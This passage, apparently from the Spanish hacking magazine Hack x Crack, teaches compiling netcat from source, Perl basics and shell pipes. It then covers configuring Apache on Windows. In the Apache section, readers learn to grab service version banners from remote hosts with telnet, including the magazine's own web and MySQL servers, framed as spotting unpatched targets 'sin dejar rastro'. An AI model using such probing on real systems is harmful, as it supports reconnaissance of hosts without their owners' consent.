Una vez que se ha hecho una presentación general de lo que es un sistema GNU/LiNUX, vamos a examinar algunas de sus posibilidades. En los siguientes puntos vamos a ver: Cómo utilizar un potente lenguaje de *scripting*, **Perl**; cómo instalar y utilizar un programa a partir de su código fuente, **netcat**; cómo utilizar algunas de las herramientas avanzadas del *shell*, **pipes**.

6 - Instalando un programa a partir de su código fuente

Normalmente las distribuciones utilizan como medio de instalación los llamados "paquetes". Estos no son más que un archivo que contiene todos los archivos binarios (es decir, los ejecutables y sus librerías) que componen una aplicación, así como información específica sobre dónde se debe de colocar cada uno de los archivos que componen el paquete o si la instalación de un determinado paquete requiere de la instalación previa de otros (dependencias) o bien si no es compatible con otros (conflictos). Existen varios formatos de paquetes: *deb* (Debian), *rpm* (RedHat/Mandrake/SuSE), *ice* (ICE), *tgz* (Slackware), etc...... Cada distribución viene con una serie de paquetes en sus CD-ROMs y normalmente el proceso de instalarlos consiste, ya sea en un sistema que estamos instalando o en un sistema ya instalado, en seleccionarlos, resolver las posibles dependencias y/o conflictos e instalarlos.

Pero hay ocasiones en las que determinado programa no viene en nuestra distribución. Entonces tendremos que buscarlo en Internet. Un buen punto de partida suele ser **www.google.com/linux**. Algunas de estas aplicaciones que podemos encontrar en Internet ponen a disposición paquetes para determinadas distribuciones. En este caso bastaría con bajar determinado paquete e instalarlo de la manera usual.

Pero si no encontramos el paquete específico para nuestra distribución o simplemente deseamos generar los ejecutables de manera que se acoplen como un guante a nuestro sistema, la opción sin lugar a dudas que debemos tomar es la de bajarnos los códigos fuente del programa. Como alguien del foro dice, el secreto está en las fuentes ;o)

El medio más común de bajarse el código fuente de una aplicación es bajarse un archivo *tarball* comprimido. *Tarball* significa algo así como bola de estiércol y recibe su nombre de las bolas que generan los escarabajos peloteros. La razón de llamar así a este tipo de ficheros es que su misión es la de almacenar toda una estructura de directorios y su contenido en un única archivo que llevará la extensión *.tar*. La razón de hacer esto es que cuando los ordenadores almacenaban la información en una cinta magnética, esta carecía de una FAT tal y como la conocemos hoy en día por limitaciones físicas. De hecho, en la antigua carrera de informática existía una única asignatura que trataba este tipo de problemas (método *Warnier*).

Anécdotas aparte, estos ficheros suelen ser de un gran tamaño, por lo que se les suele comprimir. Si el compresor que se ha utilizado para comprimir el archivo *tar* ha sido el *gzip*, obtendremos una archivo con las extensiones *.tar.gz* o *.tgz*. Si el compresor ha sido *compress* el archivo llevará las extensiones *tar.Z* o *tgZ*. Y si el compresor utilizado ha sido el moderno *bzip2* obtendremos archivos cuya extensión es *.tar.bz2* o *.tbz*.

Hoy por hoy los más comunes son los

comprimidos con gzip o bzip2. La manera de descomprimir este tipo de archivos es invocar a tar (programa que sirve para restaurar o crear un archivo tarball) es la siguiente:
- *.tar.gz o tgz: tar xvfz nombre_del_archivo_tarball*
- *.tar.bz2 o tbz: tar xvfj nombre_del_archivo_tarball*

Una vez descomprimido el archivo, se nos habrá creado un directorio dentro del cual se ha restaurado la estructura original que contenía el archivo *tarball*.

A partir de este momento pasamos a la tarea de compilar el programa, o dicho de otra manera, a la tarea de generar archivos binarios (ejecutables, librerías, etc....) a partir de su código fuente.

Hasta hace no mucho la tarea de compilar un programa a partir de su código fuente era una tarea un tanto ardua que requería de ciertos conocimientos del sistema y del compilador utilizados. Esto es debido a que los programas Free Software distribuyen su código fuente de manera que pueda ser compilado en la mayor parte de las plataformas y SS.OO. existentes.

Afortunadamente de unos años a esta parte han surgido herramientas como las *autotools* que simplifican mucho el proceso de generar una aplicación a partir de su código fuente. Actualmente el proceso de compilación e instalación de una aplicación a partir de su código fuente consta de cuatro pasos:

- Descomprimir el archivo tar y entrar en el directorio:

$ tar xvfz archivo_fuente.tgz
$ cd archivo_fuente_dir

- Configurar las fuentes para ser compiladas:

archivo_fuente_dir $ ./configure

En caso de que necesitemos instalar algún otro programa o librería para poder compilar el nuestro se nos dirá en este punto.

- Compilar las fuentes e instalarlas:

archivo_fuente_dir $ make
archivo_fuente_dir $ su --
Password:
archivo_fuente_dir # make install

Obsérvese que en la última tarea nos hemos convertido en administrador (*su --*) con el fin de poder instalar los archivos binarios compilados en su lugar.

A pesar de que, como se ha comentado, esta suele ser la secuencia normal a la hora de instalar un programa, conviene que siempre leamos dos archivos que siempre acompañan a las fuentes de un programa: README (léame) e INSTALL (instalación). Estos archivos contienen información precisa sobre como instalar un programa concreto.

Ahora vamos a practicar lo visto con un caso real. Para ello nos vamos a bajar el código fuente del *netcat* en su versión 6 para poder compilarlo bajo GNU/LiNUX de la siguiente dirección: http://freshmeat.net/projects/nc6/?topic_id=87
Esta versión soporta los protocolos tanto IPv4 e IPv6, por si localizamos algún servidor que soporte este protocolo.
Vamos a bajarnos el archivo nc6-0.4.tar.bz2 por ser el más comprimido y el que menos tiempo tardará en descargarse.
Una vez descargado, seguimos los pasos arriba descritos:

luis@el_chaman $ tar xvfj nc6-0.4.tar.bz2
……………………………………
luis@el_chaman $ cd nc6-0.4
luis@el_chaman ~/nc6-04 $ ./configure
……………………………………
luis@el_chaman ~/nc6-04 $ make
luis@el_chaman ~/nc6-04 $ su --

```
Password:
root@el_chaman ~/nc6-04 $ make install
```

Si todo ha ido bien, en */usr/local/bin* tendremos el ejecutable del *netcat: nc6* .

Ahora si quisiéramos conocer el funcionamiento de este programa teclearíamos

```
root@el_chaman ~/nc6-04 $ nc6 --help
Usage:
        nc6 [options...] hostname port
        nc6 -l -p port [-s addr] [options...] [hostname] [port]

Recognized options are:
 -4              Use only IPv4
 -6              Use only IPv6
 -h, --help      Display help
  -l, --listen         Listen mode, for inbound connects
  -n                   Numeric-only IP addresses, no DNS
 -p, --port=PORT  Local source port
 -q, --hold-timeout=SEC1[:SEC2]
                   Set hold timeout(s) for local [and remote]
 -s, --address=ADDRESS
              Local source address
 -t, --idle-timeout=SECONDS
              Idle connection timeout
 -u, --udp        Require use of UDP
 -v              Increase program verbosity (call twice for max
verbosity)
 -w, --timeout=SECONDS
              Timeout for connects/accepts
 -x, --transfer    File transfer mode
       --recv-only     Only receive data, don't transmit
       --send-only     Only transmit data, don't receive
   --buffer-size=BYTES
              Set buffer size
    --mtu=BYTES   Set MTU for network connection transmits
    --nru=BYTES   Set NRU for network connection receives
      --half-close   Handle network half-closes correctly
    --disable-nagle
                  Disable nagle algorithm for TCP connections
    --no-reuseaddr
              Disable SO_REUSEADDR socket option (only in
listen mode)
    --sndbuf-size Kernel send buffer size for network sockets
    --rcvbuf-size Kernel receive buffer size for network sockets
       --version        Display nc6 version information
```

Un ejemplo de uso de netcat sería:

luis@el_chaman $ nc6 localhost 25

que realiza un telnet al puerto 25. Todos los ejemplos que se traten o hayan tratado en la revista utilizando netcat los podremos realizar ahora desde nuestro equipo GNU/LiNUX.

7 - Un lenguaje de scripting en GNU/LiNUX: Perl

A pesar de que las propias *shell* poseen un potente lenguaje de *scripting (sh script, csh script, ksh script, etc....)* muchas veces se opta por utilizar lenguajes de *scripting* disponibles para más plataformas, o, simplemente más adecuados para tareas concretas. Este es el caso de **Perl** (*Practical Extraction and Report Language*) que está disponible para casi cualquier plataformas y además es un lenguaje de *scripting* (dado que es interpretado) muy adecuado para tareas de red así como manejo de archivos o textos. Todo esto nos interesa mucho dado que podemos realizar *scripts* que realicen tareas potentes sobre red y tener la seguridad de que aunque lo ejecutemos en distintos SS.OO., funcionarán sin hacer cambio alguno (siempre y cuando esos SS.OO. tengan instalado un intérprete Perl)
Tradicionalmente ha sido el lenguaje con el que sen hecho la mayoría de los CGIs en la WWW.

Perl viene con casi todas las distribuciones, así que no tendremos que buscar por Internet, aunque si somos de los que nos gusta compilarlo desde las fuentes, el lugar que debemos visitar sin lugar a dudas es CPAN (www.cpan.org) donde podremos encontrar miles de páginas de documentación, módulos, *scripts* de ejemplo, etc.....

Para escribir un script en Perl debemos de crear un archivo de texto al que le pondremos la extensión *.pl* y cuya primera línea sea

#!/usr/bin/perl

o la ruta donde tengamos instalado perl. Esta es la manera en la que los *scripts* UNiX llaman

al intérprete adecuado, en este caso el Perl. Haciendo esto, nos ahorramos el tener que invocar al intérprete desde la línea de comando, tal y como hacemos en este ejemplo:

luis@el_chaman $ perl archivo.pl

Cosa que también es correcta y podemos hacer.

Dicho esto, examinemos algunas características de este lenguaje:

Sintaxis:

Cada línea de comando debe finalizar con punto y coma (;)
Cada línea de comentarios, sobre las líneas de programación deben iniciar con el símbolo: #
Los bloques de código de Perl, tales como los ciclos de control y las condiciones siempre deben encerrarse entre llaves ({..}).

Variables:

Perl utiliza como base el tipo escalar. Un escalar es un tipo de dato que puede ser un entero, un real o una cadena.
Las variables irán siempre precedidas del símbolo $ sin necesidad de ser declaradas al inicio del programa como puede suceder en otros lenguajes como el C.
Ejemplo de utilización de variables en Perl:

```
$numentero = 6;    # un entero
$cadena = "11"; # una cadena
$numreal= 4.5; # un real;
```

Entrada/Salida:

A la hora de realizar operaciones de entrada/salida vamos a disponer de la función print para imprimir y del dispositivo <STDIN> para la entrada. La entrada, para aquellos que estéis acostumbrados a otros lenguajes resulta cuanto menos curiosa; funcionará asignado una variable el valor que tecleemos de la siguiente manera: *$variable=<STDIN>*;
Cuando Perl interpreta esta línea, espera a que se introduzca un dato y se presione ENTER (retorno de carro). Ojo que también se lee el ENTER. Para evitar futuros problemas con ello, disponemos de otra función: *chop* que elimina el último carácter de una cadena de texto. Vista la entrada y salida, va siendo hora de que hagamos nuestro primer programa en Perl. Como no, es un "*Hola mundo*" :o) :



```
#/usr/bin/perl
# Primer programa en Perl
print "Deme su nombre: ";
$minombre=<STDIN>;
print "Hola $minombre";
# Como no hemos eliminado el retorno de carro
# saltará una línea. Si queremos añadir saltos de
# línea, agregamos el carácter '\n'
# Imprimimos de nuevo nuestro nombre tras eliminarle
# el último carácter
chop $minombre;
print "$minombre es el mejor \n";
```



La salida de este programa sería:

```
luis@el_chaman $ perl archivo.pl
Deme su nombre: Fulanito
Hola Fulanito
Fulanito es el mejor
luis@el_chaman $
```




Bueno, esta ha sido la presentación del lenguaje Perl. Como es obvio nos dejamos muchas cosas en el tintero, pero no olvidemos el contexto en el que se realiza. Más adelante profundizaremos en este apasionante lenguaje.

8 - Pipes (tuberías); fontanería en nuestra línea de comandos

Cualquier programa que utilizamos desde la línea de comandos puede ser visto como un sistema de caja negra que por un lado recibe información, y por el otro nos ofrece unos

resultados que, por supuesto son también información. Esta manera de comportarse es independiente del S.O. que utilicemos. Gráficamente se representaría de la siguiente manera:



Normalmente la información de un programa se recibe por la entrada estándar (teclado) y se muestra por la salida estándar (pantalla).

Pero en determinadas ocasiones nos podría interesar tener este esquema:



Es decir, que la salida de un programa fuese la entrada del otro. Pues bien; diversos SS.OO. entre los que se encuentran UNiX, GNU/LiNUX y Windows en su línea de comandos proporcionan una herramienta que hace esto: Los pipes (tuberías) cuyo símbolo es | (barra vertical).

Ejemplo: Los comandos **dir** y **more** realizan respectivamente las siguientes tareas; *dir* nos lista todos los archivos de un directorio (*ls* en GNU/LiNUX); *more* nos muestra página a página el contenido de un archivo.
Dicho de otra manera, *dir/ls* proporcionan como información de salida un listado de archivos; *more* necesita como entrada texto a paginar. Si tecleamos:

dir | more *Windows*
ls | more *GNU/LiNUX*

El listado generado por dir será visto por *more* como la información a paginar. Esto es válido para cualquier comando que desde consola necesite o proporcione información.



Comentario de...

Comentario de Hack x Crack: Toma buena nota de esta explicación, en otro artículo de este número 8 tenemos un ejemplo práctico :)


9 - Conclusiones

Este artículo, a pesar de su extensión, ha sido una presentación de muchos temas pero poca profundización en ellos. La razón es que muchas veces debemos de tener una visión global de lo que supone tener un S.O. con tantas posibilidades como GNU/LiNUX antes de profundizar en él. He procurado tocar los puntos de GNU/LiNUX que tienen relación con otros artículos de esta revista para de esta manera percibir mejor las posibilidades e ir "enganchando" a algún incauto windowsero ;o).

Espero que haya servido de ayuda a alguien y esperemos que en el futuro profundicemos y presentemos temas que, ay, han quedado obligatoriamente en el disco duro.

Un saludo.

Luis U. Rodríguez Paniagua




APACHE PARTE II: CONFIGURACION - COMPARTE TUS FICHEROS MEDIANTE WEB

Bienvenidos de nuevo al mundo de APACHE :)
En el anterior número instalamos el Servidor Web Apache con los parámetros por defecto, por lo que aún no es recomendable que pongáis el servidor visible al mundo, aunque ya podemos empezar a experimentar :)
Recuerda que no existen muchas diferencias entre el servidor instalado en vuestro ordenador personal y el de un Servidor Comercial (si que existen diferencias pero no tantas).

1. Arrancar y parar Apache

Lo primero que hay que hacer es poner en marcha el servidor Apache, para ello sigue los pasos del número 7 de Hack x Crack o mejor hazlo desde una Ventana de Comandos:

- Abre una ventana de MSDOS (Shell, ventana de comandos...), ya hemos explicado en números anteriores una y mil veces como se hace esto de abrir la ya famosa ventanita negra ;p.



- Recorre los directorios hasta situarte en el directorio donde instalases el Apache (nosotros lo instalamos en C:\Apache). Ya sabes, lo hemos hecho mil veces, en nuestro caso sería introduciendo el comando **cd c:\Apache** (y pulsa enter)
- Verás que hay un ejecutable llamado **apache.exe**, todo esto ya lo vimos en el número anterior. ¿Cómo? ¿Que no ves el archivo apache.exe? Como se nota que no te has leído ni uno solo de nuestros números, venga, introduce el comando **dir** y pulsa enter



Sí instalaste...

Si instalaste APACHE en otro directorio, por ejemplo c:\apache\Apache o C:\loquesea\Apache, no importa, simplemente sigue este ejercicio cambiando la ruta. Este artículo está escrito interpretando que el Servidor Apache está instalado en c:\Apache

Pon **apache.exe -h** y obtendrás un listado de todos los parámetros de entrada que admite el ejecutable **apache.exe**

```
Símbolo del sistema


C:\Apache>apache.exe -h
Usage: apache.exe [-D name] [-d directory] [-f file] [-n service]
                  [-C "directive"] [-c "directive"] [-k signal]
                  [-v] [-V] [-h] [-l] [-L] [-S] [-t] [-T]
  -D name          : define a name for use in <IfDefine name> directives
  -d directory     : specify an alternate initial ServerRoot
  -f file          : specify an alternate ServerConfigFile
  -C "directive"   : process directive before reading config files
  -c "directive"   : process directive after  reading config files
  -v               : show version number
  -V               : show compile settings
  -h               : list available command line options (this page)
  -l               : list compiled-in modules
  -L               : list available configuration directives
  -S               : show parsed settings (currently only vhost settings)
  -t               : run syntax check for config files (with docroot check)
  -T               : run syntax check for config files (without docroot check)
  -n name          : name the Apache service for -k options below;
  -k stop|shutdown : tell running Apache to shutdown
  -k restart       : tell running Apache to do a graceful restart
  -k start         : tell Apache to start
  -k install   | -i: install an Apache service
  -k config        : reconfigure an installed Apache service
  -k uninstall | -u: uninstall an Apache service
  -W service       : after -k config|install; Apache starts after 'service'
  -w               : holds the window open for 30 seconds for fatal errors.

C:\Apache>_
```

Para poner en marcha el apache desde la línea de comandos pon:

Apache.exe -k start


Si está todo correcto el servidor se iniciará sin problemas y, como podrás comprobar, la ventana del MSDOS no te devuelve el promt del sistema (no podrás escribir nada mas en esta Ventana de Comandos. No cierres la ventana, si la cierras el servidor Apache dejará de funcionar.



Para continuar con la práctica abre una nueva ventana de MSDOS, tienes que tener dos ventanas abiertas, una con el Apache en marcha y otra para que puedas introducir nuevos comandos. Esto es debido a que ya no podemos escribir nada en la ventana anterior pero necesitamos "hablar" (dar ordenes) con el Servidor APACHE, así que, venga, abre otra "ventanita negra", ves al directorio c:\Apache **(cd c:\Apache)** y vamos a parar el servidor. Para ello tienes dos opciones que realizan la misma función:

Apache.exe -k stop
Apache.exe -k shutdown

A los pocos segundos verás como la ventana del sistema que no te dejaba escribir ya te permite manipularla, quiere decir que el servidor web ya no está en marcha y se ha liberado la memoria.



2. Conocer la versión de Apache.

Cada cierto tiempo Apache saca una nueva versión solucionando los bugs, hay que decir que Apache es un servidor bastante estable comparado con otros servidores webs como IIS (de Microsoft). La web oficial de Apache.org ofrece su base de datos de bugs en función del sistema operativo y versión de Apache, como es lógico Apache soluciona los problemas y saca una nueva versión sin los bugs conocidos. Conocer la versión de Apache te aportará conocer la política del departamento de sistemas propietaria del servidor (las personas que están detrás manejando el servidor) y las vulnerabilidades del servidor web.


Si el servidor analizado tiene una versión de Apache antigua quiere decir que el administrador encargado de mantener el servidor no se está preocupando de la seguridad. ¿Ves por donde van los tiros? X)

Averiguar la versión de Apache de forma local

El ejecutable Apache.exe ofrece un parámetro que te indica la versión de servidor web instalado. Recuerda que tienes que estar situado en el directorio donde tienes instalado el Apache.(C:\apache\)

Apache.exe -v

La información que te permite conocer es la versión y fecha de cuando fue compilado por última vez. Si te has instalado el Apache partiendo del capítulo anterior (revista nº7) tienes que tener la versión Apache/1.3.27 (Win32).




Averiguar la versión de Apache de forma remota

Conocer la versión de Apache de otras máquinas es muy sencillo, puedes hallar y de forma muy rápida y sin dejar rastro tu interés por conocer la versión del servidor web de cualquier otro servidor Apache. Para ello vas a utilizar el cliente Telnet, ya se comentó en el número 7 de Paso a Paso el cliente Telnet por lo que no vamos a repetir el funcionamiento del cliente Telnet.

Simplemente comentarte que el cliente telnet de windows 98 se presenta como una ventana de windows y no a modo de texto como en XP/2000, incluso es más sencillo de utilizar si te estás iniciando en los clientes Telnet.

Ejecutamos el comando de sistema telnet.exe, como verás se abre una ventana sin contenido, con el fondo blanco y con un menú en la parte superior. Selecciona **Sistema remoto** del menú desplegable **Conectar**.



En nombre de host puedes poner un dominio o la IP de un servidor.
Cambia el puerto, por defecto está el Telnet (puerto 23), cambialo a 80 (es el puerto por defecto del servidor web). El parámetro **tipo de terminal** no hace falta que lo cambies. Resumiendo, pon los siguientes datos:

Nombre de host: 127.0.0.1 de esta forma te conectarás a tu propio servidor.
Puerto: 80
(Recuerda iniciar el Servidor Apache antes de Aceptar: apache -k start)

Al aceptar verás que no ocurre nada, escribe cualquier cosa (no verás lo que escribes) y pulsa el botón return del teclado. Al instante recibirás un texto comunicando un error de método no implementado (Error 501 Method Not Implemented). Lo que ha sucedido es que el servidor estaba esperando que le enviaras un comando HTTP correcto, pero para averiguar la versión de Apache es suficiente con enviar cualquier cosa.



Sí utilizas...

Si utilizas el telnet de Windows XP, como en el número 7 de Hack x Crack, deberás:
- Abrir una Ventana de Comandos
- Escribir telnet **127.0.0.1 80**

En este momento tendrás ante ti una ventana completamente en negro, sin una sola letra.
- Escribir cualquier cosa (aunque no se verá reflejado en la ventana) y pulsar enter. En ese momento verás el mensaje de error y la versión de apache del remoto, como en la imagen ;)

```
Seleccionar Símbolo del sistema
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
                                                   <HTML><HEAD>
                                                               <TITLE>501 Method
Not Implemented</TITLE>
                       </HEAD><BODY>
                                    <H1>Method Not Implemented</H1>
                                                                   dddddd to /in
dex.html not supported.<P>
                          Invalid method in request dddddd<P>
                                                             <HR>
                                                                 <ADDRESS>Apache
/1.3.27 Server at www.dominio.com Port 80</ADDRESS>
                                                   </BODY></HTML>

Se ha perdido la conexión con el host.
C:\Documents and Settings\RUBEN>
```

Lo que estás haciendo mediante el cliente de telnet es conectarte al servidor Apache sin utilizar el Browser (Internet Explorer o Netscape). Esta técnica es muy útil si necesitas conocer las versiones de los servicios que están funcionando en los servidores. Vamos a poner un par de ejemplos :)


EJEMPLO 1: Vamos a averiguar qué versión de apache está corriendo en el servidor de amen-es que contiene las páginas de Hack x Crack (www.hackxcrack.com).

a) - Iniciamos el Telnet e intentamos conectarnos a www.hackxcrack.com. Si tienes Windows 2000/XP, ya sabes, abres una ventana DOS y escribe
telnet (y pulsa return)

* Esto inicia la consola Telnet

b) - Ahora escribes
set localecho (y pulsa enter)
* Esto habilita el eco local

c) - Finalmente escribe
open www.hackxcrack.com 80
* Esto nos conecta al servidor donde están alojadas las páginas de Hack x Crack.
* En este momento deberías ver un mensaje que reza "conectándose a www.hackxcrack.com...", como en la imagen



d)- Ahora escribe cualquier cosa y pulsa enter, con lo que obtendrás esto:

```
Telnet www.hackxcrack.com
<HEAD><TITLE>Invalid HTTP Request</TITLE></HEAD>
                                        <BODY BGCOLOR="white" FGCOLOR="b
lack"><H1>Invalid HTTP Request</H1><HR>
                                 <FONT FACE="Helvetica,Arial"><B>
                                                          Descripti
on: Bad request syntax</B></FONT>
                            <HR>
                               <!-- default "Invalid HTTP Request" respons
e (400) -->
        </BODY>

Se ha perdido la conexión con el host.
Presione cualquier tecla para continuar...
```

* Ya puedes buscar la versión del Servidor Web, ya, que no la encontrarás… claro, claro, no todo es tan sencillo ;p… que los administradores pueden ocultar este dato, pero eso lo solucionamos YA!!!

- Abre una nueva Ventana DOS y repite los pasos hasta el punto c) incluido. Ahora, en lugar de escribir cualquier cosa y pulsar enter como en el paso d), lo que hacemos es escribir
get www.hackxcrack.com
y os aparecerá la versión de Apache ;p

```
Seleccionar Telnet www.hackxcrack.com
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
                                        <HTML><HEAD>
                                                  <TITLE>501 Method
Not Implemented</TITLE>
                   </HEAD><BODY>
                               <H1>Method Not Implemented</H1>
                                                    get to /index
.html not supported.<P>
                   Invalid method in request get / HTTP/1.0<P>
                                                    <HR>
                                                       <ADDRESS>A
pache/1.3.26 Server at hackxcrack.com Port 80</ADDRESS>
                                          </BODY></HTML>

Se ha perdido la conexión con el host.
Presione cualquier tecla para continuar...
```

Esto no os funcionará en todos sitios, claro… pero la experiencia es la madre de la ciencia; ya sabes, poco a poco y paso a paso ;)




En el número 7...

En el número 7 de Hack x Crack, en el artículo RAW1 ya trabajamos con telnet, si no entiendes qué es eso del localecho y otras cosas, ya sabes, pégale un vistazo al número 7 :)

EJEMPLO 2: Telnet, para averiguar si un servidor tiene instalado el MySQL y además poder averiguar la versión, simplemente tienes que colocar la IP del servidor y el puerto de MySQL (3306). Veeeenga, vamos allá.

La pregunta es… ¿Tiene el servidor de hackxcrack.com el servicio MySQL?
- Sigue los pasos anteriores a), b) y c) PERO en el paso c) pon
open www.hackxcrack.com 3306
y obtendrás algo parecido a esto:



Je, je… mira por donde, el servidor de **www.hackxcrack.com** tiene el servicio MySQL versión 3.23.53… pero nos estamos olvidando del objetivo de este artículo, volvamos a nuestro querido APACHE!!!

3. Configurando el apache

Toda la configuración del servidor web está guardada en el fichero llamado http.conf del directorio c:\apache\conf\. Este fichero de tipo texto puede ser editado con cualquier editor de textos, recomendamos el bloc de notas (más simple imposible). Pues abre el archivo y aún no toques nada, pues un cambio erróneo en este archivo y dejarás sin funcionar el servidor web.

Una vez abierto se observa que existen líneas precedidas por el símbolo # estas líneas como habrás supuesto son comentarios que describen el parámetro y el valor que hay a continuación.

```
httpd.conf - Bloc de notas
Archivo  Edición  Buscar  Ayuda

### Section 1: Global Environment
#
# The directives in this section affect the overall operation of Apache,
# such as the number of concurrent requests it can handle or where it
# can find its configuration files.
#

#
# ServerType is either inetd, or standalone.  Inetd mode is only supported on
# Unix platforms.
#
ServerType standalone
#
# ServerRoot: The top of the directory tree under which the server's
# configuration, error, and log files are kept.
#
ServerRoot "C:/apache/apache"

#
# PidFile: The file in which the server should record its process
# identification number when it starts.
#
PidFile logs/httpd.pid

#
# ScoreBoardFile: File used to store internal server process information.
# Not all architectures require this.  But if yours does (you'll know because
# this file will be  created when you run Apache) then you *must* ensure that
# no two invocations of Apache share the same scoreboard file.
#
```

ServerType

El primer parámetro que encontrarás es **ServerType**, este parámetro indica a Apache como debe manipular internamente las peticiones de los navegantes. Lo que os comentamos a continuación es más culturilla que otra cosa, pero es necesario saberlo para conocer como trabaja un servidor Web internamente.

ServerType puede tener dos valores **standalone | inetd**, entre ambos parámetros existe una gran diferencia relacionada con la eficacia del sistema. El proceso de un servidor configurado como **inetd** se cierra en el mismo momento en el que termina de atender la petición recibida. Mientras que en el modo **standalone**, el subproceso se queda esperando cierta cantidad de tiempo antes de cerrarse. De esta forma se pueden volver a utilizar en el futuro. Como no hay que dedicar recursos de sistema para volver a abrir el proceso, se mejora la eficacia del servidor. **Inetd** tiene sus ventajas, se considera más seguro que **standalone**.

¿Cuándo se tiene que utilizar uno u otro?, si la web tiene miles de visitas y deseas que el servidor no consuma recursos de sistema entonces selecciona **standalone**, pero si quieres mayor seguridad en tu servidor web a costa de utilizar más recursos (más memoria, más micro, ...) entonces utiliza **inetd.**


Es necesario que sepas que Apache en plataformas Windows solo funciona el **standalone** mientras que en otros sistemas como Linux se acepta el **Inetd**, ya puedes suponer que el Apache en Windows consumirá menos recursos y que es más propenso a fallos de seguridad.

ServerRoot

Este parámetro indica el lugar dónde se encuentran los archivos de configuración, error y registros. Es el directorio padre de todos los archivos relacionados con el servidor Apache. En nuestro ejemplo es: c:/apache/ (en la imagen anterior puedes ver que el directorio padre es c:/apache/apache, eso es porque esa imagen corresponde a alguien que ha instalado Apache en el directorio c:\apache\apache)

Vamos a realizar una prueba cambiando este parámetro, lo primero que tienes que hacer es parar el servidor Apache (recuerda: apache.exe -k stop) una vez parado pon cualquier otra cosa en ServerRoot, por ejemplo **ServerRoot c:/apacheerror/**, graba el archivo de configuración.

Se ha colocado una ruta errónea, Apache dispone de un sencillo debugger que te indicará el error ocurrido y hasta que no lo soluciones no te permitirá ejecutar el Apache. Para comprobar si el archivo de configuración es correcto utiliza el parámetro -t, de la siguiente forma:



Apache.exe -t

